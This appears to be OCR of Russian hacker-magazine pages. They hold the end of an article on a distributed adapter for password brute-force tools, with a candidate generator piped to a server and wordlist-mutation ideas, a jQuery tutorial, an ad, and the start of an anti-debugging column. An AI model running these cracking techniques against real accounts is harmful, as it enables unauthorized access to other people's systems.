
Все прекрасно работает, но ты, скорее всего, спросишь: «Как быть с последовательным перебором?» Специально для расширения возможностей я написал дополнительную программу, генерирующую последовательность строк вида «логин:пароль» или строк, содержащих лишь пароль во всех возможных комбинациях. В начале статьи было сказано, что сервер может получать входные данные не только из файла, но и из stdin. Оставив опцию входного потока данных в конфиге сервера пустой, мы получим возможность запустить сервер следующим образом:

ПРИМЕРНЫЙ ПАРСЕР ОПЦИЙ КОНФИГА

```
int get_options(char *config) {
  FILE *conf;
  int i, j = 0, n = 0, k;
  char temp[500], value[500];
  // открываем файл конфигурации
  conf = fopen(config, "r");
  while(!feof(conf)) {
    // обнулим temp
    memset(temp, 0, 500);
    // получаем строку из файла
    fgets(temp, 499, conf);
    // убираем пробелы и табы
    strip_spaces(temp);
    // проверяем на пустую строку
    if(!strcmp(temp, ""))
      continue;
    // добавляем в список
    asprintf(&(opts[n++]), "%s",
      temp);
  }
  // цикл по всем строкам
  for(i=0;i<n;i++) {
    // проверяем на global
    if(!strcmp(opts[i],
      "[global]")) {
      i++;
      while(i<n) {
        // обнулим переменные
        memset(temp, 0, 500);
        memset(value, 0, 500);
        // считываем параметр
        // и значение
        for(j=0;
          opts[i][j] !='=' &&
          opts[i][j]!='\0';j++)
          temp[j]=opts[i][j];
        if(!strcmp(temp,"[global]"))
          break;
        j++;
        for(k=0;
          opts[i][j]!='\0';j++)
          value[k++]=opts[i][j];
  // проверяем параметр и значение
        if(!strcmp(temp, "option"))
          asprintf(&(parameter),
            "%s", value);
        i++;
      }
    }
  }
  return 0;
}
```



Лог работы программы



Выбери себе потрошителя



На компакт-диске лежат полные исходные коды адаптера. Ты можешь скомпилировать их с помощью GCC.



Также ты можешь взять исходные коды адаптера с сайта www.xakep.ru.

```
# ./bruteforce | server
```

Для расширения функциональности я использовал следующие опции. Опция -login login добавляет к выводимым паролям строку вида login:. -start и -end позволяют задать начальное и конечное число знаков в пароле, а -type (которая может принимать значения all, dig, let) определяет тип символов, содержащихся в пароле. Наконец, опция -ucase позволяет использовать только прописные латинские буквы, а -lcase — только строчные. Таким образом, чтобы сгенерировать строки вида «admin:пароль», где пароль может содержать только строчные латинские буквы и цифры и имеет длину от 4 до 13 символов, даем следующую команду:

```
# ./bruteforce -login admin -start 4 -end 13
-type all -lcase | server
```

Программа bruteforce запишет в выходной поток все необходимые комбинации, которые затем будут переданы клиентам. Реализация bruteforce очень проста. Основная функция — gen_passwords(int), принимающая в качестве аргумента количество символов в пароле и генерирующая все пароли с указанными настройками. Это делается так: создается строка заданной длины и инициализируется первым символом из заданного набора. В цикле мы меняем последний символ на следующий из набора и, в случае достижения последнего в наборе символа, меняем его на первый и увеличиваем предыдущий символ в строке. Цикл останавливается по достижении последней комбинации.

Расширение возможностей: перебор по словарю

Перебор с использованием файла со списком паролей тоже может быть расширен. Как известно, многие пользователи любят пароли — слова, записанные транслитом или в другой раскладке. С помощью специальной программы, добавляющей к списку паролей в ворд-листе дополнительные значения, мы можем это учесть; взаимодействие программы и сервера осуществляется вышеуказанным методом. Преобразование паролей возможно с помощью создания таблиц, в которых, например, одному символу соответствует этот же символ в другой раскладке.
Проверку имени пользователя как пароля, паролей с перепутанным регистром, паролей с повторяющимся словом и т.д. можно сделать интересной фичей.
Предоставляю тебе возможность написать такую программу самостоятельно :).

Итог работы

Итак, у нас получилась утилита, способная адаптировать большинство популярных программ-брутфорсеров к распределенной работе на нескольких компьютерах. Вся задача по генерации входных данных переносится на сервер. Можно использовать как перебор по словарю, так и последовательный перебор.
Естественно, программа далеко не совершенна, и многое еще предстоит реализовать. Интересной возможностью может стать отправка тестового набора данных клиентам и распределение последующих входных данных клиентам в зависимости от их производительности. Также хорошо было бы улучшить алгоритм преобразования входных данных, используя не разделители, а scanf-подобные спецификаторы — %s, %i и т.д. Еще неплохо было бы сделать режим принудительного завершения работы всех программ-клиентов, если нужный пароль уже найден.
Дело за тобой :).

«У НАС ПОЛУЧИЛАСЬ УТИЛИТА, СПОСОБНАЯ АДАПТИРОВАТЬ БОЛЬШИНСТВО ПОПУЛЯРНЫХ ПРОГРАММ-БРУТФОРСЕРОВ К РАСПРЕДЕЛЕННОЙ РАБОТЕ НА НЕСКОЛЬКИХ КОМПЬЮТЕРАХ»



БОРИС ВОЛЬФСОН
/ BORISVOLFSON@GMAIL.COM /

НОВАЯ ВОЛНА JAVASCRIPT

ОСНОВНЫЕ ВОЗМОЖНОСТИ JAVASCRIPT-ФРЕЙМВОРКА JQUERY ДЛЯ ВЕРСТКИ


«Никогда не изобретай велосипед» — это одно из основных правил программирования и веб-разработки. Зачем что-то делать заново, если есть уже готовое? А если нет подходящего целого велосипеда, можно взять от него раму (точнее, каркас) и нацепить все, чего не хватает. При помощи такого каркаса, или фреймворка, как говорят наши иностранные друзья, работа пойдет намного быстрее и приятнее. В этой статье я расскажу о JavaScript-фреймворке jQuery, который не только увеличит твою производительность, но и сделает программирование увлекательным.

Intro


Раньше, когда программисты жили в пещерах и носили вместо одежды шкуры убитых ими зверей, фреймворков и библиотек для JavaScript не существовало. Трудные были времена, и немногие их пережили :). Когда фреймворки и библиотеки стали появляться как грибы после дождя, у веб-разработчиков появился огромный выбор. К несчастью, большинство фреймворков — это просто ничем не выдающиеся «библиотеки спецэффектов». Однако существуют и достойные представители этого семейства, которые значительно увеличивают общую эффективность работы веб-разработчика. Благодаря популярности проекта Ruby on Rails очень распространился фреймворк Prototype. В настоящее время все большую популярность приобретает jQuery, о ней и пойдет речь в сегодняшней статье.

Кошерность

Я люблю писать валидный (на языке веб-разработчиков — «кошерный») код. Например, всегда стоит указывать в начале HTML тип документа, но в рамках статьи приходится этой самой валидностью жертвовать ради простоты и понятности, поэтому огромная просьба к поборникам валидаторов и прочей нечисти — камнями в меня при встрече не кидать :). Сюда же отнесем еще одну маленькую договоренность — я буду писать весь код в одном файле для больше ясности, но любой программист или верстальщик скажет, что веб-странички надо разбивать на три файла: HTML, JavaScript и CSS. Поверь, я тоже так считаю.



Ссылки со стрелочкой



Выделение квадратными скобками элемента меню под курсором мышки

Hello, jQuery!

Больше всего я ненавижу писать культовое приложение всех времен и народов, которое с глупой улыбкой на лице приветствует окружающий его мир :), но ничто другое не позволяет так быстро понять, как работает новая технология. Для начала нужно скачать с официального сайта (или взять на диске) один файл jquery.js, который весит около 18 Кб. После этого наше первое приложение будет выглядеть так:

«HELLO, WORLD!» С ИСПОЛЬЗОВАНИЕМ JQUERY

HTML, CSS, JAVASCRIPT

```
<html>
<head>
<script type="text/javascript»
src="jquery.js"></script>
<script type="text/javascript">
$(document).ready(function() {

$("a").click(function() {
alert("Hello, world!");
});
});
</script>
</head>
<body>
<a href="#">Hello, world!</a>
</body>
</html>
```

Гигантский функционал этой странички заключается в том, что при клике на ссылку нашему вниманию представится окошко с надписью: «Hello, world!». Теперь разберемся, как это работает. Для обработки событий мы используем асинхронный механизм (иначе говоря, передаем в метод функцию, которую следует вызвать, когда событие произойдет). Первое событие, которое мы обрабатываем, — это $(document).ready. Оно происходит, когда документ загружен и готов к обработке. Очень грубо можно сравнить его с событием традиционного JavaScript window.onload. Однако $(document).ready происходит быстрее, так как нет ожидания загрузки всех элементов веб-страницы, которые могут быть не нужны для работы скрипта, например большие изображения. Что же происходит в обработчике события? Он просто вешает еще одну функцию-триггер $("a").click для обработки щелчка по любой ссылке. А что делает функция alert, честно говоря, я не знаю :).

Теперь посмотрим на общий шаблон для наших дальнейших научных изысканий:

ШАБЛОН ВЕБ-СТРАНИЦЫ

HTML, CSS, JAVASCRIPT

```
<html>
<head>
<style>
/* Здесь идут каскадные таблицы
стилей */
</style>
<script type="text/javascript»
src="jquery.js"></script>
<script type="text/javascript">
// Здесь идет наш JavaScript
</script>
</head>
<body>
<!—Здесь идет HTML -->
</body>
</html>
```

Комментариями я пометил, где нужно вставлять тот или иной тип кода (для начинающих). На всякий случай уточню, что в большинстве случаев код JavaScript будет написан в конструкции:

ШАБЛОН ДЛЯ КОНСТРУКЦИИ $(DOCUMENT).READY

JAVASCRIPT

```
<script type="text/javascript">
$(document).ready(function() {
// Здесь идет наш JavaScript
});
</script>
```


Опять же повторюсь: CSS и JavaScript лучше вынести в отдельные файлы.


jQuery для верстальщика

Раньше эту профессию называли «веб-дизайном», сейчас же технический прогресс и буржуазная мысль подарили нам эффективное разделение труда: дизайнер рисует, верстальщик (обычно вместе с программистом) воплощает картинку в жизнь при помощи HTML, CSS и JavaScript. Мы же начнем свое знакомство с jQuery именно с позиции верстальщика. Этот подход позволит нам познакомиться ближе с функцией $(...), про которую я намеренно умолчал выше. Первым в нашем списке развлечений значится работа со ссылками, так что запрягаем коней и вперед.


Исходной нашей задачей будет привязка к каждой ссылке с правой стороны небольшого изображения стрелочки, свидетельствующего

Концептуальный взгляд на jQuery, с точки зрения верстальщика





> Выделение жирным шрифтом текущего элемента меню



> Самое первое приложение с использованием jQuery

о том, что текст является ссылкой. Такая фишка позволяет дополнительно указать пользователю на ссылку в тексте страницы, и ее используют многие сайты, включая один из самых популярных ресурсов интернета — «Википедию». Как ты думаешь, много ли кода придется писать? Одну строчку (точнее, целых три, если считать стандартное начало и конец):

ЦЕПЛЯЕМ ИЗОБРАЖЕНИЕ СТРЕЛОЧКИ К ССЫЛКАМ

JAVASCRIPT

```
$(document).ready(function()
{
$("a").append("<img src='link_
arrow.png' />");
});
```

Про конструкцию $(document).ready я уже рассказывал, и теперь настало время поближе познакомиться с функцией $(...). Это основа основ фреймворка jQuery, которая по данному ей описанию находит на странице нужные элементы. Я не зря употребил слово «описание» — это может быть CSS и XPath, а при помощи плагинов — и другие дополнительные форматы. То есть конструкция $("a") находит список всех ссылок, точнее, элементов, которые представляют собой тэг «a». Чтобы выбрать текущий элемент, для которого происходит обработка, надо использовать переменную this. Метод append приписывает справа строку, которая передается ему в параметрах. That's all folks! Скрипт готов к работе, хотя желательно еще прописать CSS для изображений:

УБИРАЕМ РАМКУ У ИЗОБРАЖЕНИЙ

CSS

```
a img { border: none; }
```

Теперь любые ссылки на нашей страничке будут с небольшой стрелочкой, изображение которой хранится в файле link_arrow.png.
Внимательный читатель наверняка скажет, что подобный эффект можно получить при помощи чистого CSS, и он же может заметить, что на страницах «Википедии» стрелочками помечаются только внешние ссылки. Но ведь добиться этого без использования серверного кода посредством CSS уже нельзя!
Чтобы понять, чем нам в этом деле может помочь jQuery, нужно сначала разобраться, как при помощи функции $(...) выбирать ссылки с определенным значением href — адреса, куда эта ссылка ведет. Для примера рассмотрим схожую задачу с меню.

Красивые менюшки

Меню — фундаментальный элемент пользовательского интерфейса как GUI, так и веб-приложений. На нескольких небольших примерах мы посмотрим, как с помощью jQuery создать элемент навигации, а заодно изучим обещанные возможности функции $(...) по работе со свойствами элементов.
Вертикальные меню представляют собой обычные списки ссылок:

ВЕРТИКАЛЬНОЕ МЕНЮ — СПИСОК ССЫЛОК

HTML

```
<ul>
<li><a href="/menu.html"> Глав-
ная</a></li>
<li><a href="/articles.html">
Статьи</a></li>
<li><a href="/forum.html"> Фо-
рум</a></li>
<li><a href="/links.html"> Ссыл-
ки</a></li>
<li><a href="/about.html"> О
нас</a></li>
</ul>
```

Его можно красиво оформить через таблицы стилей, и мне бы очень хотелось, чтобы текущий раздел меню был выделен жирным шрифтом — это даст пользователю понять, где он сейчас находится. Действовать можно по-разному: либо на стороне сервера, либо на стороне клиента. Серверный скрипт еще при генерации страницы в состоянии определить, какой пункт меню соответствует текущей странице, и прописать нужный класс у элемента списка. У этого варианта есть недостатки: придется писать систему генерации меню на стороне сервера, при использовании же готовых скриптов трудно будет модифицировать модуль по работе с меню. Кстати, иногда возможность написания серверных скриптов вообще отсутствует как таковая. Второй вариант лишен вышеперечисленных недостатков, и реализовать мы его можем, написав всего одну строчку в конструкции $(document).ready:


ВЫДЕЛЕНИЕ ЖИРНЫМ ШРИФТОМ ТЕКУЩЕЙ СТРАНИЦЫ

JAVASCRIPT

```
$("a[@href$=" + document.
location.pathname + "]").
css({fontWeight: "bold"})
```

При изменении формата ссылок (я использовал относительные пути) необходимо будет поменять и скрипт. Что касается одной строчки, которая делает всю работу, то в ней

«JQUERY ОБЛАДАЕТ ЛУЧШИМ В ИНДУСТРИИ СООТНОШЕНИЕМ РАЗМЕР/ФУНКЦИОНАЛЬНОСТЬ»



> Круглые уголки

задействуется уже знакомая нам функция $(...), которая в данном случае выбирает все ссылки со значением атрибута href, заканчивающегося на document.location.pathname. В этой переменной, в свою очередь, хранится путь до текущей страницы. Также мы используем метод css для установки параметра каскадных таблиц стилей font-weight. Если ты обратил внимание, то название параметра font-weight написано немного по-другому: «fontWeight», то есть стилем «верблюд», который используется в JavaScript. В качестве завершающего штриха я предлагаю сделать так, чтобы клик по элементу меню текущего раздела отменялся. Это очень разумное решение, ведь нельзя перейти на страницу, на которой уже находишься. А еще мне удастся продемонстрировать цепочку вызовов, которые постоянно используются в скриптах с jQuery:

ЦЕПОЧКА ВЫЗОВОВ

JAVASCRIPT

```
$(document).ready(function() {
$("a[@href$=" + document.
location.pathname + "]")
.css({fontWeight: "bold"})
.click(function() { return false;
} );
});
```

У нас получилось обойтись без дополнительных переменных, что в простых случаях сокращает код без ущерба для ясности. В этом исходнике ты можешь также увидеть стиль оформления, который удачно подойдет в следующем случае: вместо одной строчки я бью цепочку вызовов на несколько, чтобы показать, где вызовы происходят. Я думаю, что теперь тебе не составит труда изменить скрипт для прикрепления стрелочки только к внешним ссылкам. Очень рекомендую посмотреть для простоты, какие операторы эквивалентности есть, кроме «$=», и что именно они делают.

Горизонтальное меню

Теперь рассмотрим еще один пример, в котором верстка уже немного переплетается с программированием. Создадим горизонтальное меню с эффектом выделения квадратными скобками элемента, на который наведен указатель « № устройства графического ввода типа "мышь"» :). В отличие от предыдущего случая, давай поставим ограничение, чтобы квадратными скобками не выделялись никакие другие ссылки, кроме элементов меню. Для этого присвоим списку класс, по которому будем производить отбор:

ГОРИЗОНТАЛЬНОЕ МЕНЮ — СПИСОК С КЛАССОМ MENU

HTML

```
<ul class="menu">
<li><a href="/menu.
html">Главная</a></li>
<li><a href="/articles.
html">Статьи</a></li>
<li><a href="/forum.
html">Форум</a></li>
<li><a href="/links.
html">Ссылки</a></li>
<li><a href="/about.html">О
нас</a></li>
</ul>
```

Чтобы сделать меню горизонтальным, воспользуемся CSS:

ГОРИЗОНТАЛЬНЫЙ СПИСОК

CSS

```
ul.menu li { display: inline; }
```

Для нужного эффекта нам необходимо найти все ссылки в списках, у которых проставлен класс menu. На языке CSS это будет обозначаться так: «ul.menu a». К ссылке с одной стороны надо добавить открывающуюся скобку, а с другой — закрывающуюся. Событие, которое происходит при наведении курсора мышки, называется hover. Ему передаются две функции: первая срабатывает при наведении курсора, вторая — при выходе курсора из области элемента.

СКРИПТ ДЛЯ ДОБАВЛЕНИЯ И УДАЛЕНИЯ КВАДРАТНЫХ СКОБОК

JAVASCRIPT

```
$(document).ready(function() {
$("ul.menu a").hover(
function() {
$(this).prepend("[");
$(this).append("]");
},
function() {
var s = $(this).html();
$(this).html(s.substr(1,
s.length-2));
})
});
```

Несколько пояснений относительно второй функции. Метод html() возвращает (или устанавливает, если есть параметр) содержимое элемента в виде строки. Метод substr строкового класса возвращает часть строки указанной длины, начиная с указанного номера. То есть в этой функции я просто беру часть строки, начиная с первого символа и заканчивая предпоследним. Выпадают символы скобок — нулевой и последний.


Круглые уголочки

В качестве завершения темы верстки с использованием jQuery я покажу, как использовать этот фреймворк для создания круглых (или скругленных) уголков. Эта тенденция стала своеобразным фетишем у современных веб-мастеров. Как можно сделать кругленькие уголки? Умудренный жизнью верстальщик ответит тебе примерно следующее:

КРУГЛЫЕ УГОЛКИ: ТРАДИЦИОННЫЙ ВАРИАНТ

HTML

```
<div class="d">
<div class="hd">
<div class="c"></div>
</div>
<div class="bd">
<div class="c">
<div class="s">
<-- Здесь идет контент -->
</div>
```



Адреса и явки
www.jquery.com — официальный сайт jQuery;
www.learningjquery.com — ресурс, посвященный изучению jQuery;
www.visualjquery.com — онлайн-документация по jQuery;
www.15daysofjquery.com — блог, посвященный jQuery.

```
</div>
</div>
<div class="ft">
<div class="c"></div>
</div>
</div>
```

Плюс к этому еще и CSS, а про картинки я вообще молчу. Но кто-то говорил о том, что надо отделять контент (HTML) от оформления (CSS)? Отлично, идеальный выход — следующий код:

КРУГЛЫЕ УГОЛКИ: ИДЕАЛЬНЫЙ ВАРИАНТ

HTML

```
<div class="round">
<-- Здесь идет контент -->
</div>
```

Конечно, мы живем не в идеальном мире... Хотя почему? Давай заставим этот код работать! Нам понадобится плагин jQuery corner, который отвечает за создание различных видов углов. Для этого надо скачать файл jquery.corner.js (адреса смотри в конце статьи, а исходники будут на диске к журналу). Файл весит 6 Кб в несжатом виде с комментариями и тестами. Теперь переборем себя и напишем целую строчку кода в конструкции $(document).ready:

СКРУГЛЯЕМ УГЛЫ

JAVASCRIPT

```
$('.round').corner();
```

Для красоты (а точнее, чтобы результат работы был виден) зададим цвет и внутренние отступы для слоя:

СТИЛЬ ROUND

CSS

```
.round {
        padding: 20px;
        background-color: green;
}
```

Сразу скажу, что полезность плагина только круглыми уголками не ограничивается. Ты можешь создавать не только круглые, но и треугольные, «покусанные» уголки, а также уголки многих других форм. Кроме того, можно определять, какие именно углы подвергнутся декоративному украшению, задавать другие параметры для метода corner.

Выводы верстальщика

Мечтой парней из W3C всегда было максимально возможное разделение контента и его представления. Большую роль в этом играют каскадные таблицы стилей, но функционала этого стандарта не хватает для разнообразных нужд верстки. Поэтому приходится прибегать к JavaScript, который не до конца адаптирован к подобным задачам. Исправить эту ситуацию можно с использованием фреймворка jQuery, который позволяет находить различные элементы веб-странички с помощью функции $(...). С точки зрения верстальщика, jQuery действует как таблица стилей с расширенными возможностями.

Outro

Я всегда был ленивым (и поэтому хорошим :)) программистом. Я искал более простые действия для совершения того или иного, пытался автоматизировать в своей деятельности все что возможно и старался не изобретать велосипедов, а брать готовое. При разработке на JavaScript можно обойтись без всяких фреймворков и библиотек, но такая работа займет много времени, которое уйдет на программирование рутинных операций и увеличит общий объем кода. Кроме того, программист вряд ли сможет один написать действительно качественный и продуманный набор базовых функций, как это сделано в jQuery.
Если ты сомневаешься, советую провести эксперимент: напиши одно и то же приложение сначала без jQuery, а потом с его использованием. И, что называется, «почувствуй разницу». ⌶


МУЗЫКАЛЬНОЕ ТЕЛЕВИДЕНИЕ
ТЕРРИТОРИЯ ГЕЙМЕРОВ НА MTV
сразу три игровых телепроекта!
Виртуалити
{ИКОНА}
ВИРТУАЛИТИ
По пятницам в 18:30
и по субботам в 12:30
Реально о виртуальном. Все самое новое и интересное в мире игровой индустрии. Превью новинок, обзоры актуальных хитов, геймерский хит-парад, секреты прохождений…
X-PLAY
По воскресеньям в 12:30
и по вторникам в 18:30
Об играх жестко и без прикрас. Ведущие не жалеют даже самые громкие проекты, но всегда – со знанием дела.
ИКОНА ВИДЕОИГР
По пятницам в 18:30
и по субботам в 12:30 *
Энциклопедия легендарных игр. Каждая программа посвящена одной игре. Истории создания, успеха, а также разоблачение тайн разработчиков…
* «Виртуалити» и «Икона видеоигр» чередуются в эфире.



КРИС КАСПЕРСКИ

ТРЮКИ ОТ КРЫСА

Сегодняшний выпуск «Трюков» всецело посвящен хитроумным приемам программирования, затрудняющим дизассемблирование и отладку откомпилированной программы и, следовательно, увеличивающим ее сопротивляемость взлому. Причем все это — без всякого ассемблера и других шаманских ритуалов!

01 Сладкая парочка setjump и longjump

Трассировка программы без захода в функции (step-over) — основной способ хакерской навигации. На пути его реализации разработчики защитных механизмов стремятся расположить всякие подводные рифы и другие неожиданные ловушки, типа функций, никогда не возвращающих управление в точку возврата, что приводит к потере контроля над отлаживаемой программой и сильно напрягает хакера, заставляя его входить в каждую функцию, а также во все вызываемые ею функции. При большом уровне вложенности взлом растягивается на многие часы, дни, недели, месяцы, годы...

